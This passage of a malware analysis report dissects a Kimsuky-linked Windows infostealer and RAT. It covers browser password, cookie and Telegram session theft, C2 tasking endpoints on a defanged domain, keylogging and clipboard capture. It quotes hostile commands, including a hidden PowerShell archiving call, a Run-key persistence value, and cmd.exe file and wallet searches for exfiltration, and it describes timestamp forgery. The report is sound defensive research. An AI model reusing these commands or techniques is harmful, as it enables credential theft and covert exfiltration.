Google\Chrome\User DataGoogle\Chrome SxS\User Data (Canary)Chromium\User Data
- Method: It targets the SQLite database Login Data. It likely uses the previously initialized CryptUnprotectData (via crypt32.dll) to decrypt the password_value field, which is encrypted with the Windows DPAPI.
C. Opera
The malware supports both legacy and modern Opera versions.
- Legacy: Checks
Opera\Opera\wand.datandOpera\Opera7\profile\wand.dat. - Modern: Checks for Login Data (Chromium-style).
1 | # Blob (180025fc3): Key 0xe784 |
Opera Software\Opera Stable\Default\Login Data
D. Internet Explorer
The function sub_180026380 initializes a virtual table (VTable) structure (CIeCredentialMgr). It uses the decrypted registry key IntelliForms\Storage2 to locate and decrypt IE credentials, likely utilizing the CredEnumerate API or direct registry parsing.
3. Data Formatting and Logging
For every credential recovered, the malware formats the entry as a tab-separated string and appends it to the log buffer (sub_180032af0).
1 | // Format: URL [TAB] Username [TAB] Password [TAB] Date |
Cookie Harvesting ([Cookies])
The function sub_1800aa800 implements a specific module for stealing browser session cookies. It iterates through the storage locations of major browsers, counts the number of cookies found, and logs this summary information.
1. Target Identification
The malware decrypts specific strings to target four primary browsers:
- Fdorax -> Chrome
- Xhlx -> Edge
- Vdmgx -> Whale (Naver Whale)
- Cpoxcre -> Firefox
2. Harvesting Logic
For each browser, the malware calls sub_1800aa410 (passing a browser-specific identifier, e.g., CC, EE, WW, FF). This subroutine likely performs the actual database parsing (SQLite) and decryption (DPAPI).
3. Logging Format
The malware logs a summary of the theft operation under the header [Cookies].
- Format:
%s** [Count=%d]\n(Browser Name, Cookie Count). - Example Output:
1 | [Cookies] |
The specific targeting of Naver Whale cookies is particularly dangerous in the context of South Korean targets, as these cookies often provide access to the Naver portal, email, and cloud services, which are central to the digital identity of many Korean users.
Telegram and Master Key Extraction
The functions sub_1800af380 and sub_1800af620 are specialized routines designed to steal session tokens and cryptographic keys required to decrypt the previously harvested browser data.
1. Telegram Desktop Session Hijacking
The function sub_1800af380 decrypts the string “Telegram Desktop”. It searches the user’s roaming profile for the tdata directory.
- Targeting: It recursively searches for the specific session map file, identifying it by the hardcoded name hash/string D877F783D5D3EF8C.
- Theft: It copies this file and the associated key files to the staging directory. This allows the attacker to clone the victim’s active Telegram session on another machine without authentication.
2. Browser Master Keys (Local State)
The function sub_1800af620 decrypts the string “Local State”.
- Purpose: Chromium-based browsers store the AES key used to encrypt passwords in a file named Local State. This key is itself encrypted with the Windows DPAPI. Without this file, the Login Data databases stolen in Section 4.2.7 cannot be decrypted.
- Action: The malware locates these files for every installed browser and copies them to the staging folder, appending
_keyto the filename (e.g., cc_key).
3. Extension Data (Local Storage)
It also searches for “Local Storage” and filters for .ldb (LevelDB) files. These files often contain session tokens for browser extensions, including cryptocurrency wallets (Metamask, etc.).
1 | // 1. Telegram Targeting |
4.2.8 Archiving and Final Exfiltration
The function sub_1800b5890 acts as the final stage of the net.dll module. It is responsible for compressing the harvested data and placing it where the main loader (sys.dll) expects it.
1. PowerShell compression (Living off the Land)
Instead of embedding a compression library (which would increase file size and import entropy), the malware decrypts and executes a PowerShell command to zip the staging directory.
- Decrypted Command:
powershell.exe -w hidden Compress-Archive -CompressionLevel Optimal -Path - Execution: It constructs the full command line arguments pointing to the staging folder and the destination file.
2. Final Placement
Once the archive is created in the temporary directory, the malware calls MoveFileExW (data_180111808) to move it to the location monitored by the loader.
- Destination:
%LOCALAPPDATA%\micro.zip
3. Cleanup
After moving the ZIP file, the malware deletes the temporary staging directory and the raw log files (micro.log) to remove forensic evidence before unloading itself.
1 | // 1. Decrypt PowerShell Command |
Operational Hand-off:
At this point, net.dll returns execution to sys.dll. As analyzed in Section 3.4.9, sys.dll detects the creation of micro.zip, unloads net.dll from memory, and proceeds to execute the persistent payload (notepad.log), which will presumably utilize this ZIP file.
4.3 Payload Analysis: notepad
The final payload, downloaded as main64.log, is the core Remote Access Trojan (RAT) designed to persist on the infected system. As established in the loader analysis (sys.dll), this module is loaded reflectively but is not unloaded after execution, allowing it to maintain a continuous connection to the Command & Control (C2) infrastructure.
4.3.1 Decryption and Extraction
Consistent with the previous stages, main64.log is encrypted using RC4 with a 16-byte header serving as the key.
- Input: main64.log (145,936 bytes).
- Key: First 16 bytes (
e2b60d2ca6ad3e930ce9b461671a7cdd). - Output: notepad.dll (145,920 bytes).
CyberChef Validation:
The decryption process successfully recovered a valid PE64 DLL.
4.3.2 File Metadata and Triage
Analysis of the decrypted notepad.dll using Detect It Easy (DIE) reveals:
- File Type: PE64 (DLL).
- Compiler: Microsoft Visual C/C++ (Visual Studio 2010). This matches the compiler used for the initial loader (sys.dll), suggesting they were developed or built in the same environment, unlike the older net.dll.
- Attributes: The file is not packed with a commercial packer like UPX or Themida, making the code directly accessible for analysis.
| Attribute | Encrypted File (main64.log) | Decrypted Payload (notepad.dll) |
|---|---|---|
| Size | 145,936 bytes | 145,920 bytes |
| File Type | RC4 Encrypted Data | PE64 (DLL) |
| Compiler | N/A | MSVC (Visual Studio 2010) |
| SHA-256 | 85D2053281A15362300B9A275C46461687B9C24FB318346A1820160776F461C1 | 67E58E80118577A3F011C7961E43EC1C9A5C16D58FB289B2E457618685EECAE4 |
1 | dir .\main64.log |

4.7.3 Static Analysis
With the main64.log file decrypted into notepad.dll, static analysis provides insight into its structure and intended execution method.
1. Exports and Entry Point
The DLL contains a standard entry function (_start) and exposes a single export named fool (Ordinal 1).
- Loader Execution: As analyzed in the sys.dll loader (Section 3.4.9), this payload is loaded with the argument 0. This instructs the reflective loader to execute the Default Entry Point (
_start / DllMain) rather than a specific export. - Export Artifact: While the loader does not explicitly call the export fool, its presence suggests it may be a legacy artifact or an alternative entry point for different infection chains.
| Ordinal | Function Name | Address | Description |
|---|---|---|---|
| 1 | fool | 0x1800073c0 | Exported function (Not called by current loader) |
| - | _start | 0x18000bfd0 | Entry Point (Executed by Loader) |

4.3.4 Initialization (DllMain) and Configuration
The entry point delegates execution to sub_180001660, which functions as the DllMain of the malware. The code explicitly checks for DLL_PROCESS_ATTACH (arg2 == 1) before proceeding with initialization.
1. Path Resolution & Normalization
Function sub_180001340 retrieves standard Windows system paths using CSIDL (Constant Special Item ID List) values and then processes strings to normalize them.
It calls this API multiple times with different CSIDL integers to get specific directory paths.
- 0x1c (CSIDL_LOCAL_APPDATA): C:\Users<user>\AppData\Local (Stored in data_18002cc70)
- 0x26 (CSIDL_PROGRAM_FILES): C:\Program Files (Stored in data_18002a260)
- 0x1a (CSIDL_APPDATA): C:\Users<user>\AppData\Roaming (Stored in data_18002ba60)
- 0x8 (CSIDL_RECENT): C:\Users<user>\Recent (Stored in data_18002c470)
- 0x17 (CSIDL_COMMON_APPDATA): C:\ProgramData (Stored in data_18002ce80)
After retrieving each path, the code runs a loop:
1 | if (rdx_1 - 0x41 u<= 0x19) |
- The Math: 0x41 is ‘A’. 0x19 is 25. The condition checks if the character is between ‘A’ and ‘Z’ (uppercase).
- The Action: It adds 0x20. In ASCII/Unicode, adding 0x20 to an uppercase letter converts it to lowercase (e.g., ‘A’ (0x41) + 0x20 = ‘a’ (0x61)).
- Why? The malware normalizes all paths to lowercase to make string comparisons easier later (Windows is case-insensitive, but malware C code might use case-sensitive strcmp or hashing).
2. Working Directory Resolution
The malware calls GetModuleFileNameW to retrieve its own current path (which would be %LOCALAPPDATA%\notepad.log based on the loader’s behavior). It then strips the filename to resolve the base directory (%LOCALAPPDATA% or the staging folder).
3. Operational File Setup
Using this base path, the malware constructs absolute paths for several log files and configuration stores. These filenames strongly hint at the RAT’s capabilities:
- %LOCALAPPDATA%\netkey
- %LOCALAPPDATA%\netlist.log
- %LOCALAPPDATA%\history.log
- %LOCALAPPDATA%\netie
4. Execution Handoff (fool)
After setting up the global path variables, the DllMain function calls two critical setup subroutines: sub_1800011d0 and sub_180001540 (Persistence). Once these complete, it makes a direct call to fool().
This confirms that while the loader invokes the Entry Point, the DllMain logic automatically transfers control to fool, which serves as the Main Loop of the RAT.
1 | // DllMain Execution Flow |
4.3.5 System Fingerprinting and C2 Configuration
The function sub_1800011d0 is responsible for generating a unique victim identifier and defining the Command & Control infrastructure.
1. C2 Domain Initialization
The code explicitly initializes the primary C2 URL string.
- C2 URL: https[:]//jjdhdh.nmailhub[.]com/
- Significance: This domain (nmailhub.com) is a known indicator associated with Kimsuky/North Korean nexus activity.
2. Victim Fingerprinting
The malware generates a unique ID to track the infected machine using two methods:
- Method A (Volume ID): It attempts to retrieve the Volume Serial Number of the C: drive (GetVolumeInformationA). If successful, it formats this as a hex string.
- Method B (User/Host): It retrieves the Computer Name and User Name, combining them into the format
%ComputerName%_%UserName%.
1 | // 1. Set C2 |
4.3.6 Persistence Mechanism (NetService)
The function sub_180001540 ensures the malware survives system reboots by adding itself to the Windows Registry Auto-Run keys.
1. Registry Key Creation
It opens (or creates) the standard “Run” key for the current user:HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
2. Payload Registration
It sets a new value named NetService.
- Command: rundll32
"%LOCALAPPDATA%\sys.dll",s
3. Export Discrepancy Note
The persistence command explicitly calls the export function s of the loader (sys.dll). However, static analysis of sys.dll (Section 2) revealed only one export named h. - Implication: This suggests a potential configuration error by the malware author, or that the sys.dll loader is polymorphic and different versions may export s. If sys.dll does not export s, the persistence mechanism will fail to execute the payload upon reboot, relying solely on the initial manual execution.
1 | // 1. Get Local AppData Path |
4.3.7 Command & Control (C2) Loop and Exfiltration
The fool function (Export Ordinal 1) spawns several threads (as seen in the first snippet). The most critical of these is the thread executing sub_180007320, which serves as the Main C2 Beacon.
1. Infinite Beacon Loop
The function sub_180007320 enters an infinite loop, sleeping for 10 minutes (Sleep(0x927c0) = 600,000 ms) between iterations.
In each iteration, it performs a series of tasks by calling subroutines:
- sub_180004bf0: Checks for updates and uploads harvested data (history.log).
- Other subroutines (sub_180005950, etc.): Likely handle specific commands or additional harvesting tasks.
2. Data Exfiltration (history.log)
The function sub_180004bf0 is responsible for uploading collected data.
- Log Path Construction: It constructs the path
%C2_URL%/history.log_(e.g.,https://jjdhdh.nmailhub.com/history.log_). - File Reading: It reads the local file
%LOCALAPPDATA%\history.log. - Upload: It uses sub_180001ba0 (a wrapper for GenericHTTPClient) to POST the file content to the C2.
- Cleanup: If the upload is successful, it deletes the local log file to clear evidence and prepare for the next batch of data.
1 | // 1. Construct Target URL |
3. Update Mechanism (micro.zip)
The same function (sub_180004bf0) also checks for the presence of micro.zip in the Local AppData folder.
- Trigger: If micro.zip exists (dropped by the net.dll stage), the RAT processes it.
- Extraction: It extracts the contents to the Temporary Directory.
4. C2 Communication Protocol (GenericHTTPClient)
The malware uses the WinInet API to communicate with the C2 server. The GenericHTTPClient class (vtable at 180001e6a) wraps these calls.
- InternetOpenA: Uses a hardcoded User-Agent:
“Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36” - HttpOpenRequestA: Opens a request (GET or POST).
- HttpSendRequestA: Sends the request.
- It manually adds headers like
Content-Type: multipart/form-data; boundary=--------sdfaffi3457839sfhjkaskl. - It handles Content-Length calculation for file uploads.
- It manually adds headers like
4.3.8 System Profiling and Reconnaissance
The function sub_180002f20 acts as the persistent system profiler. Unlike the transient net.dll which does a quick scan, this module performs a deep audit of the system state, user activity, and network configuration.
1. Network & User Identification
- IP Address: Calls
gethostnameandgethostbynameto resolve the local IP address. - User Context: Logs
ComputernameandUsername.
2. Drive Enumeration
The malware iterates through all logical drives (A-Z) using GetLogicalDrives. For each drive, it queries:
- Drive Type: Fixed, Removable, Network (Remote), CD-ROM.
- Volume Information: Volume Name and File System (e.g., NTFS, FAT32).
- Log Format: Drives:
<Letter>: [<Type>] <VolumeName>
3. OS and Software Audit
- OS Version: Queries
SOFTWARE\Microsoft\Windows NT\CurrentVersionfor detailed version info. - Architecture: Checks GetSystemWow64DirectoryA to determine if the OS is 32-bit or 64-bit.
- Internet Explorer: Checks the installed IE version.
4. User Activity Harvesting (.lnk Analysis)
A specific subroutine (sub_1800046a0) is dedicated to tracking user activity by analyzing Windows Shortcuts.
- Target: It scans specific directories (likely Recent Items or Desktop) for ***.lnk** files.
- Resolution: It parses these shortcuts to extract the Target Path.
- Goal: This allows the attacker to generate a list of recently opened documents and applications, identifying potentially sensitive files that are not stored in standard directories.
1 | // Search for Shortcuts |
All gathered information is formatted and written to a temporary file (sub_18000a8fc), which is then queued for exfiltration via the C2 loop.
4.3.9 Task Retrieval and Data Exfiltration
The function sub_180005950 serves as the malware’s primary tasking routine. Rather than a generic command shell, this function is specifically designed to retrieve a “target list” of files from the C2 server and exfiltrate them from the victim machine.
The malware beacons to the C2 server to retrieve a task file, specifically requesting a resource named /out.
- URL Construction: sprintf(buffer, “%s%s/out”, &Global_C2_URL);
- Action: It sends an HTTP request to download the contents of this file.
Upon successfully downloading the /out file, the malware parses the content line-by-line using \r\n delimiters.
- Format: The downloaded data is interpreted as a list of local file paths that the attacker wishes to steal from the victim machine.
The malware iterates through each file path found in the list and triggers sub_180001ba0 to process the exfiltration. This function performs the following steps for each file:
- File Access: It attempts to open the targeted local file in “Read Binary” (rb) mode.
- Obfuscation (Encryption): It reads the file content and applies a single-byte XOR operation using the key 0xFE.
- Staging: It generates a randomized temporary filename in the %TEMP% directory (e.g., filename_12412) to store the encrypted data, preventing filename collisions.
- Upload: It constructs an HTTP POST request containing the obfuscated file data and uploads it to the C2 server.
- Local Cleanup: Immediately after the upload attempt, the temporary staged file is deleted via DeleteFileA.
Once the malware has attempted to exfiltrate every file in the list, it sends a specific cleanup command back to the C2 server:
- Command: sub_180001ee0(“delete”, 6, “out”, …)
- Purpose: This instructs the C2 server to delete the /out resource, effectively clearing the task queue for this specific bot and preventing the malware from repeatedly stealing the same files.
1 | // Pseudocode representation of the logic |
4.3.10 Payload Ingestion and Unpacking (/in)
The function sub_180005e30 handles the ingestion of incoming payloads from the C2 server. Unlike the text-based command parser, this function implements a custom “unpacking” routine designed to process binary blobs containing one or more files.
The malware requests a resource named /in from the C2 server.
- URL Construction: sprintf(buffer, “%s%s/in”, &Global_C2_URL);
- Action: It downloads the full binary response into memory using the standard HTTP wrapper.
Upon download, the malware does not simply save the file. It iterates through the entire memory buffer byte-by-byte, scanning for a specific 16-byte signature.
- The Signature: The code checks for the sequence 0x41 through 0x50 (ASCII “A” through “P”).
- Low QWORD: 0x4847464544434241 (Little Endian for “ABCDEFGH”)
- High QWORD: 0x504f4e4d4c4b4a49 (Little Endian for “IJKLMNOP”)
- Purpose: This string (ABCDEFGHIJKLMNOP) serves as a delimiter (boundary marker). The malware uses it to split the single downloaded blob into multiple distinct files or configuration blocks.
When the delimiter is found, the malware treats the data segment preceding the marker as a discrete file.
- Filename Resolution: The code parses the segment header to determine the filename (stored in var_258 in the decompilation).
- Disk Write: It calls fopen with mode “wb” (Write Binary) to create the file on disk.
- Content: It writes the extracted data chunk (calculated by subtracting the current pointer rbx_4 from the previous marker position r12_2) to the file.
- Use Case: This mechanism allows the attacker to push multiple tools, plugins, or updates in a single HTTP transaction.
Once the entire blob has been parsed and all embedded files have been written to disk, the malware sends a cleanup command:
- Command: sub_180001ee0(“delete”, 6, “in”, …)
- Purpose: This signals the C2 server to remove the /in resource, preventing the bot from re-downloading and re-processing the same payload package.
1 | // Pseudocode of the Unpacking Logic |
4.3.11 Remote Command Execution (/cmd)
The function sub_1800066c0 provides the capability to execute arbitrary system shell commands. Unlike a fully interactive reverse shell, this function operates in a “blind” execution mode.
1. Command Retrieval
The malware polls the C2 server for a resource named /cmd.
- URL Construction: sprintf(buffer, “%s%s/cmd”, &Global_C2_URL);
- Request: It downloads the command list using the standard HTTP client wrapper.
2. Execution Logic
The malware parses the response line-by-line (\r\n delimiter) and executes each line as a separate process.
- Command Construction: It prepends the Windows Command Interpreter to the payload: sprintf(…, “cmd /c %s”, downloaded_cmd).
- Stealth Execution: It invokes CreateProcessA with the CREATE_NO_WINDOW flag. This suppresses the console window, ensuring the execution remains invisible to the user.
- Process Synchronization: It calls WaitForSingleObject with an infinite timeout (0xFFFFFFFF). This halts the malware’s main thread until the spawned command finishes execution.
3. Output Handling (Blind Execution)
Notably, the STARTUPINFO structure is initialized to zero, and standard output (STDOUT) handles are not redirected. This means the malware does not automatically return the command’s text output to the C2 server. The attacker typically uses this for state-changing commands (e.g., adding users, deleting logs) or must redirect output to a file (e.g., cmd /c ipconfig > tmp.txt) and request that file via the /out module.
4. Cleanup
Once the batch of commands has been executed, the malware acknowledges completion:
- Command: sub_180001ee0(“delete”, 6, “cmd”, …)
- Purpose: Instructs the C2 to clear the command queue.
4.3.12 Update Mechanism (/cok)
The function sub_1800069e0 is designed to update the core malware payload or re-trigger the infection chain.
1. Command Retrieval
The malware polls the C2 server for a resource named /cok.
- URL: sprintf(buffer, “%s%s/cok”, &Global_C2_URL);
- Request: It downloads the resource using sub_180008060.
2. Update Logic
Upon successfully downloading the /cok resource, the malware performs the following actions:
- Path Construction: It resolves the path to %LOCALAPPDATA%\net (var_258 buffer manipulation).
- Recall that net is the filename monitored by the loader (sys.dll) to trigger reflective injection.
- File Download: It uses URLDownloadToFileA to download the payload pointed to by the content of /cok (likely a URL redirect or direct link) and saves it as %LOCALAPPDATA%\net.
- Triggering the Loader: By saving the file as \net, the malware re-activates the watchdog thread in the loader (sys.dll). This causes the new net.dll (or updated payload) to be decrypted and injected into memory immediately.
3. Cleanup
After successfully downloading the update, the malware sends a confirmation to the C2:
sub_180001ee0(“delete”, 6, “cok”, …)
4.3.13 File Search & Exfiltration (/dir)
The function sub_180006170 allows the attacker to search for specific files on the infected machine and exfiltrate them.
1. Command Retrieval
The malware polls the C2 server for a resource named /dir.
- URL: sprintf(buffer, “%s%s/dir”, &Global_C2_URL);
- Request: Download command file.
2. Search Execution
The downloaded file contains a list of directory paths to search. For each path provided by the C2, the malware constructs a command to recursively search for files with specific extensions.
Target Extensions:
The code constructs a cmd.exe command that loops through a list of sensitive file extensions:
hwp pdf doc docx xls xlsx zip rar egg txt jpg png jpeg alz ldb log
Command Logic:cmd.exe /c for %i in (hwp pdf doc docx xls xlsx zip rar egg txt jpg png jpeg alz ldb log) do dir "TARGET_PATH\*.%i" /s >> "%LOCALAPPDATA%\list.log"
- It recursively (/s) searches the specified directory.
- It targets documents, archives, and images.
- It appends the results to a local file named list.log (in %LOCALAPPDATA% or a temp dir).
Wallet Searching:
It also explicitly searches for cryptocurrency wallets:cmd.exe /c dir Path\*wallet* Path\UTC--* /s >> "list.log"
3. Data Exfiltration
After generating the list.log file (which contains the full paths of all matching files), the malware performs the following:
- Read Log: Reads the content of list.log.
- Upload: Uploads the file listing to the C2 server (likely to the /in endpoint or similar, handled by sub_180001ba0).
- Cleanup: Deletes list.log and sends a delete dir confirmation to the C2.
4.3.14 Keylogger Exfiltration (sub_180005030)
This function is responsible for harvesting the captured keystrokes and sending them to the C2 server.
1. Target File Identification
- Code: sub_18000a8fc(&data_180024ff0, …)
- Context: We identified that data_180024ff0 holds the path: %LOCALAPPDATA%\netkey.
- Behavior: The function opens this log file. If the file doesn’t exist or is empty (result 0), the function exits.
2. Data Reading and Memory Allocation
- Code: sub_18000a0c8(
_fileno(rax)) gets the file size. - Code: operator new allocates a buffer to hold the log content.
- Code: sub_18000b210 reads the file content into the buffer.
3. Exfiltration (The “kl” Tag)
- Code: sub_180001ee0(rax_3, rbx.d, “kl”, …)
- Analysis: It calls the central upload function with the tag “kl”. This indicates to the C2 server that the incoming data stream contains keystrokes.
4. Forensic Cleanup
- Code: DeleteFileW(&data_180024ff0)
- Significance: Immediately after a successful upload, the local netkey file is deleted. This minimizes the forensic footprint on the disk; the file only grows between upload intervals.
4.3.15 Component Downloader “tmp64” (sub_180005100)
This function downloads a specific tool or plugin from the C2, likely a 64-bit helper utility.
1. Resource and Destination
- Remote Resource:
/tmp64(appended to the C2 URL). - Local Destination:
%LOCALAPPDATA%\notepad.tmp.- Note: The name
notepad.tmpsuggests an attempt to blend in, or it might be a legitimate notepad.exe executable being downloaded to perform DLL side-loading with a malicious plugin later.
- Note: The name
2. Download Mechanism
- Code:
URLDownloadToFileW(..., URL, LocalPath, ...) - Analysis: It uses the high-level COM API to fetch the file.
3. Cleanup/Ack
- Code:
sub_180001ee0("delete", 6, "tmp64", ...) - Analysis: Similar to other modules, it tells the C2 “I have received the tmp64 module, stop sending it.”
4.3.16 File System Reconnaissance Loop (netlist.log)
The function sub_180006c90 manages the periodic scanning and exfiltration of the victim’s file system structure. Unlike a one-time command, this appears to be a persistent, cyclic task gated by the C2 server.
Before performing any action, the malware beacons to the C2 server requesting the resource /netlist.log_.
- Purpose: This serves as a remote switch. If the C2 server does not respond successfully (e.g., returns 404), the function terminates immediately. This allows the attacker to disable file scanning for specific bots to reduce noise or bandwidth.
If the task is active, the malware checks for the existence of the local log file %APPDATA%\netlist.log (referenced by data_1800247f0).
If the log file does not exist (which is the default state after a cleanup), the malware initiates a full system scan:
- Drive Enumeration: It iterates through all available logical drives.
- Document Scan: It executes cmd.exe to recursively search for sensitive file extensions (hwp, doc, xls, pdf, jpg, zip, egg, alz, etc.) and appends the results to netlist.log.
- Wallet Scan: It executes a secondary search for cryptocurrency artifacts (
*wallet*, UTC--).
If the log file already exists (meaning a scan was recently completed), the malware shifts to exfiltration mode:
- Upload: It calls sub_180001ba0 to encrypt and upload the netlist.log file to the C2 server.
- Cleanup: Immediately after the upload, the local netlist.log file is deleted.
- Cycle: Because the file is deleted, the next time this function runs (and the C2 permits it), the malware will re-enter “Branch A” and generate a fresh scan of the file system.
4.3.17 Clipboard Credential Harvesting
The function sub_180001860 runs as a dedicated thread, continuously monitoring the system clipboard. Unlike a generic clipboard logger, this module implements specific filters to target credentials and minimize log volume.
The function executes an infinite loop with a 50ms polling interval (Sleep(0x32)).
- Format Check: It verifies
IsClipboardFormatAvailable(CF_TEXT)to ensure only ANSI text is processed. - Length Filter (Credential Targeting): It calculates the length of the clipboard text. The data is processed only if the length is less than 100 characters (0x64).
- Significance: This indicates the malware is specifically hunting for short, high-value strings such as passwords, banking pins, and cryptocurrency addresses, while ignoring large text blocks to save bandwidth and reduce noise.
To prevent the log file from filling with the same copied text:
- Hashing: The malware calculates a custom hash of the clipboard string using a Rotate Right (ROR) 13 algorithm (specifically ror(hash + 1, 13) + char).
- Comparison: It compares the result against a global variable holding the previous hash. If they match, the data is discarded.
If the text passes the length and duplicate checks:
- Formatting: The content is wrapped in brackets:
[[ COPIED_TEXT ]]. - Storage: It is appended to the local file
%LOCALAPPDATA%\netkey. - Attribute Hiding: The file attributes are set to FILE_ATTRIBUTE_HIDDEN.
Immediately after writing to the log, the function calls sub_180005320 to manipulate the file system timestamps.
- Source: It retrieves the Creation, Last Access, and Last Write times from the host malware executable (data_180027220).
- Destination: It applies these timestamps to the netkey log file.
- Goal: This makes the constantly updating log file appear “static” and old, helping it blend in with legitimate system files during a forensic timeline analysis.
4.3.18 Keystroke Logging and Context Capture
The function sub_1800057e0 executes as a persistent thread, serving as the malware’s primary keylogger. It captures user input and maps it to the specific application window where it occurred.
Before recording any keystrokes, the malware continuously monitors the active window state.
- Window Tracking: It calls GetForegroundWindow to detect if the user has switched applications (e.g., from Chrome to Notepad).
- Metadata Capture: Upon detecting a context switch, it retrieves the new window title via GetWindowTextW.
- Log Formatting: This title is written to the capture buffer (data_18002d1a0) prefixed by newlines (\r\n\r\n), creating a clear separation in the logs.
The malware uses an infinite loop with a 1ms delay (Sleep(1)) to poll the keyboard state.
- Targeting: It iterates through a predefined list of Virtual Key (VK) codes (Alphanumeric A-Z, 0-9, and common controls).
- State Detection: It uses GetAsyncKeyState to determine if a key is currently pressed (0x8001).
- Modifier Tracking: It explicitly checks the state of VK_SHIFT (0x10), VK_CONTROL (0x11), and VK_MENU (Alt, 0x12) to handle combinations correctly.
